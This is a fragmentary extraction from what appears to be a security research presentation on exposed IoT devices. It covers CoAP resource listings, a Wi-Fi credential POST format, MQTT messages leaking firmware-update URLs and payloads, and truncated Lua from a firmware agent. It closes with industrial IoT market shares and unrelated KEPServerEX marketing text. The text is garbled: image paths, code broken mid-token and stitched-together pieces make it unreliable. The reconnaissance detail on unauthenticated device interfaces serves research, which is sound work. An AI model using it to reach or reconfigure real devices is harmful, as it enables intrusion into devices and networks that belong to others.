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
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Applications

TELEMETRY






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
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Applications

**DEVICE
MANAGEMENT**



Resources in coap://[REDACTED].well-known/core

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[REDACTED]	Request Resource
[REDACTED]	WLAN Resource
[REDACTED]	Success Resource
[REDACTED]	ACK Resource
[REDACTED]	SHOW Resource
[REDACTED]	Regist Resource
[REDACTED]	Resource
/well-known/core	
coap://[REDACTED]	
coap://[REDACTED]	
coap://[REDACTED]	'r'
	should post example: {"deviceId": "
coap://[REDACTED]	s
coap://[REDACTED]	basic
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TOTAL RESULTS

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TOP COUNTRIES



China


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
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should post example: {"password": "[REDACTED]", "encrypt": "MIXED-WPA2PSK", "SSID": "[REDACTED]"}
[REDACTED]

Applications

**COMMAND
QUEUEING**





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Dangerous Applications

Over The Air

Firmware

Upgrades

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mwareURL topic_b64: - payload: https://[REDACTED] firmware/[REDACTED]-50.bin payload_b64: -  
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broker: [REDACTED] topic_b64: - payload: 6QEAIJzyEEAA8BBAaAUAAAQABQ9RBAHEsAQMWkAED//8//8PQP9/EED//9f8P//PwAQAAc4gBAEo  
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msg or {})\n    local err = 'cpeagent.firmware:' .. opt .. ': '\n    if not rsp then\n        error (err .. 'The\n[REDACTED]
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time(),\n            subject_id = cpeagent.broker.id,\n            level = 'INFO',\n            type = 'CPE_FIRMWARE_AVAILABLE',\n            data = msg\n        }\n        cpeagent:bus_conn:reply(req, {})\n    end, {}\n        }\n    })\nend\n\nlocal function _dep_configure()\n    if not firmware_stat  
ic._subscribed then\n        _subscribe()\n        firmware_static._subscribed = true\n    end\n    return call_d  
emon('config', { fast_response = true })\nend\n\nfirmware_static = {\n    name = 'firmware',\n    version = ver  
sion,\n    functions = {\n        config = make_method('config', { fast_response = true }),\n        check = make  
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Redirect to URL



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
Industrial IoT Products and Brands



CONNECTED DEVICES



- "Bluemix" (now IBM cloud) 38.72%
- "PTC Kepware" 23.38%
- "Altizon's Datonis" 18.15%
- "PTC ThingWorx" 17.48%
- "Historian" 2.24%
- **Mainflux** 0.03%




APPLICATIONS

Legacy Equipment, Meet IoT

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Learn More



Features

KEPServerEX provides critical technical features that enable accessibility, aggregation, optimization, connectivity, security, and diagnostics. Expand the topics below to learn more about these features.

